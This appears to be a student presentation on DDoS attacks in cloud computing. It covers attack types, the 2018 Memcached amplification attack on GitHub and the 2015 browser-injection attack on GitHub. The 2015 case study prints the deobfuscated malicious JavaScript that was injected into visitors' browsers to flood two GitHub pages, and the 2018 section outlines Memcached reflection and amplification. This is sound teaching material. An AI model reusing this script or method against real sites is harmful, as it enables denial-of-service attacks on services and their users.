DDoS Attacks - Detection, Mitigation Approaches and Impact in Cloud Computing

By Team 6

- Anuja Phadnis
- Jeet Patel
- Maitrey Prajapati
- Sumit Oberoi
- Vidya Maiya
- Yangyang Liu

Sumit Oberoi

What is Cloud Computing?

In simple terms cloud computing is delivery of computing service like servers, storage, databases, networking, software, analytics and intelligence over the internet

It provides advantages over traditional IT infrastructure as you only pay the provider(AWS, Azure, GCP and others) for the resources you use.

There are other advantages of cloud computing like Speed, Global Scale, productivity, performance, reliability and security.

Sumit Oberoi

Types of cloud services:

- Infrastructure as a Service (IaaS) : Most basic type where you rent actual VMs, storage, network, operating systems from the provider eg. AWS EC2 + S3
- Platform as a Service (PaaS): Platforms as a service remove the need for organizations to manage the underlying infrastructure (usually hardware and operating systems) and allow you to focus on the deployment and management of your applications eg. Heroku
- Software as a Service (SaaS): It is consumer facing end product of either IaaS or PaaS. SaaS uses either PaaS or IaaS for deployment and management eg. Spotify, Dropbox

For DDOS and other security threat prevention we generally deal with IaaS

Sumit Oberoi

What are D + DOS Attacks?

What are DOS Attacks?

DOS stands for Denial of Service. DoS attackers target the server, which is providing a service to its consumers. Behaving like a legitimate customer, DoS attackers try to flood active server in a manner such that the service becomes unavailable due to a large number of requests pending and overflowing the service queue

What is D in DDOS?


A different flavor of DoS is Distributed DoS, or DDoS, where attackers are a group of machines targeting a particular service.

Sumit Oberoi

How are DDOS Attacks Carried Out?

- The hacker starts to build the botnet by exploiting a vulnerability in a computer, called the DDoS master, to infect it with malware.
- The DDoS master then starts to spread the malware, infecting other vulnerable devices to make them join the botnet. The devices in the botnet are often called zombies or bots.
- Each infected device spreads the malware further, gathering more and more devices to the botnet. The number of devices in a botnet can be extremely high with no known upper limit
- Once the attacker is ready to launch the attack, the amount of attack traffic from the botnet has been known to exceed 1 Tbps

Sumit Oberoi




Sumit Oberoi

DDOS Attack on cloud

- DDOS Attack on cloud can do more damage as compare to traditional deployment thanks to Autoscaling
- Once a VM gets deployed, it starts as a “Normal load VM”. Now, let us assume that the DDoS attack has started and consequently VM gets overloaded
- The overload condition triggers auto-scaling features of cloud resource allocation
- Overloaded VM may be given some more resources or migrated to a higher resource capacity server or may be supported by another instance started on another server
- This situation may last till service provider can pay or cloud service provider consumes all the resources. Finally, it will lead to “Service Denial”.


Sumit Oberoi

DDoS attacks and losses in cloud services



Sumit Oberoi

DDoS Attack in Cloud



Types of DDOS Attack

Sumit Oberoi

There are two types of DDOS Attack

- Infrastructure Layer Attacks
- Application Layer Attacks


Infrastructure Layer Attacks

Anuja Phadnis

- These attacks utilize weaknesses in layer 3- Network layer and layer 4-Transport layer of the OSI model to render the target inaccessible
- The attackers typically flood the victim with a high volume of packets or connections, overwhelming servers, or bandwidth resources and ultimately cause a service disruption by consuming all the available capacity of the target
- Also known as Volumetric DDoS attacks/state exhaustion attacks
- The source of attack traffic can be a group of individuals working together, a botnet of compromised PCs, a botnet of compromised servers, misconfigured DNS resolvers

How does attack work?

Anuja Phadnis



Anuja Phadnis


Types of Infrastructure Layer Attacks

- TCP SYN Flood Attacks
- UDP Flood Attacks
- DNS Amplification Attacks
- ICMP Flood Attacks

Anuja Phadnis

TCP SYN Flood Attacks


- The TCP SYN Flood attack makes use of part of the normal TCP three-way handshake to consume resources on the targeted server and render it unresponsive
- An attacker exploits the fact that after an initial SYN packet has been received, the server will respond back with one or more SYN/ACK packets and wait for the final step in the handshake



UDP Flood Attacks

Anuja Phadnis

- Its a type of attack in which a large number of User Datagram Protocol (UDP) packets are sent to a targeted server with the aim of overwhelming that device's ability to process and respond



Maitrey Prajapati

CASE STUDY:
THE ATTACK ON GITHUB(2018)

Maitrey Prajapati

DDOS attack on GitHub - 2018

- Has a Software As A Service(SAAS) model
- Version Controlling tool with 36M users
- Happened on Feb 28th 2018 and lasted for about 20 minutes
- Holds record of successful ddos attack with highest bandwidth
- Traffic speed was around 1.35 TBPS

How did it happen?

- Reflection & Amplification using Memcached
  - Memcached
    - Is used to process the data faster - Stores results of API calls and results
    - It sits in between the user and database
    - User calls for data - Is checked in the Memcached first - If not found DB is called
    - User can also store data
    - **Works with UDP - No auth - Anyone can load the data on Memcached - Data stored on Memcached id by default of size 1MB but it can be reconfigured**
  - Reflection
    - UDP Packet GET request structure could be like
      - GET DATA SOURCE_IP = X.X.X.X
  - Amplification
    - The memcache response back with the data that is of more size than the request
    - Amplification on the memcache in such cases can easily be 10000x to 50000x

What did github do wrong?

- Nothing
- In March 2018, there were over 100k public Memcached servers

What did Github/Akamai do correctly?

- Around after 8 minutes into attack they realised the severity and rerouted the traffic via Akamai
- Github is client of Akamai - A CDN group which specialises into enterprise DDos attack handling and has servers capable of handling 1.35TBPS bandwidth
- Akamai closed the port 11211(Memcached port) for any requests
- Used Scrubbing techniques to filter out the request coming from other ports as well
- Closing the port can only get you so far, you will need to have infrastructure to handle this big traffic

Vidya Maiya

Application Layer Attack

What is an Application Layer Attack?

- Application Layer DDoS attacks are designed to attack the application itself!
- These attacks are more common at Presentation (Layer 6) and Application (Layer 7) layers of OSI Model
- SaaS model of Cloud uses SOA and presents services as a Web Service over the internet
- Attackers focus on specific vulnerabilities, resulting in the application not being able to deliver content to the user
- These attacks are low-to-mid volume
- Attacks are usually launched using discrete intelligent clients and can not be spoofed!

Vidya Maiya


HTTP Flood Attack

Malicious actors will create botnets in order to maximize the impact of the attack.

Two major variants of HTTP Flood Attacks:

HTTP GET Attack: Multiple computers or other devices are coordinated to send multiple requests for images, files, or some other asset from a targeted server.

HTTP POST Attack: This utilizes the disparity in relative resource consumption, by sending many post requests directly to a targeted server until it's capacity is saturated.



Vidya Maiya

Application Layer Attack

How does Application Layer Attack work?

- Benefit for the attacker - requires less bandwidth to disrupt targeted server and network. Creates more damage with less bandwidth
- Focuses on particular expensive parts of the application thereby making it unavailable for real users

Why is it difficult to stop?

- Distinguishing between attack traffic and normal traffic is difficult
- Each botnet performing an HTTP flood attack, makes seemingly legitimate network requests


Types of Application Layer attacks

- X-DOS, H-DOS, Slowloris, Slow Post, Slow Read, DNS Flood

Vidya Maiya

DNS Flood Attack

- DNS flood is a type of DDoS where attacker floods particular domain's DNS Servers in an attempt to disrupt DNS resolution for that domain.
- By disrupting DNS resolution, attackers compromise ability of a Web Application responding to legitimate users.



Jeet Patel

CASE STUDY:
THE ATTACK ON GITHUB(2015)

When and Why the attack was carried out?

- On March 26, 2015, at 2am in the morning, the attack on Github started.
- This attack carried on for 5 days, rendering Github unaccessible for its users.
- Github was forced to put all hands on deck working on this attack to mitigate the damage.
- The attack was targeted to force Github to remove two pages that provided people a way of circumventing the central censorship implemented by the Chinese Government.

Jeet Patel

How the attack was carried out?

- Baidu, a search engine, is one of the most used Search Engines in China.
- An innocent user is browsing the internet from outside China.
- One website the user visits loads a JavaScript from a server in China, for example the Badiu Analytics script that often is used by web admins to track visitor statistics (much like Google Analytics).
- The web browser's request for the Baidu JavaScript is detected by the Chinese passive infrastructure as it enters China.
- A fake response is sent out (3 packets injected) from within China instead of the actual Baidu Analytics script. This fake response is a malicious JavaScript that tells the user's browser to reload two specific pages on GitHub.com every 2 seconds.
- This led to congestion in server and thus the servers were not available to the users, leading to a successful DDOS attack.

The injected Javascript

- The Injected Javascript had a TTL(Time to Live) between 30 to 229 where as the legitimate analytics code from Baidu had a TTL of 42.
- The malicious javascript wasn't injected in all the visitors. In was only injected in 1% of the visitors.
- The attackers were able to attack the servers just from 1% of the visitors. These visitors were acting as soldiers of an army without their knowledge.
- The injected javascript, after descrambling looked like the following

Jeet Patel

```
1.  document.write("<script
    src='http://libs.baidu.com/jquery/2.0.0/jquery.min.js'> \x3c/script>");
2.  !window.jQuery && document.write("<script
    src='http://code.jquery.com/jquery-latest.js'> \x3c/script>");
3.  startime = (new Date).getTime();
4.  var count = 0;
5.  function unixtime() {
6.      var a = new Date;
7.      return Date.UTC(a.getFullYear(), a.getMonth(), a.getDay(),
    a.getHours(), a.getMinutes(), a.getSeconds()) / 1E3
8.  }
9.  url_array = ["https://github.com/greatfire",
    "https://github.com/cn-nytimes"];
10. NUM = url_array.length;
11. function r_send2() {
12.     var a = unixtime() % NUM;
13.     get(url_array[a])
14. }
```

Jeet Patel

```
function get(a) {
    var b;
    $.ajax({
        url: a,
        dataType: "script",
        timeout: 1E4,
        cache: !0,
        beforeSend: function() {
            requestTime = (new Date).getTime()
        },
        complete: function() {
            responseTime = (new Date).getTime();
            b = Math.floor(responseTime - requestTime);
            3E5 > responseTime - startime && (r_send(b), count += 1)
        }
    })
}
function r_send(a) {
    setTimeout("r_send2()", a)
}
setTimeout("r_send2()", 2E3);
```

*[Reference from :"*https://www.netresec.com/?page=Blog&month=2015-03&post=China%27s-Man-on-the-Side-Attack-on-GitHub*"]*

Lesson Learned

- We suggest considering sustainability, collaboration, resource management, damage minimization, and availability while handling DDoS attacks in cloud computing.
- We provide a multilevel alert flow-based collaborative DDoS detection solution framework that may be beneficial in designing efficient mitigation solutions.
- Finally, based on attack trends, we illustrate future attack surface learning.

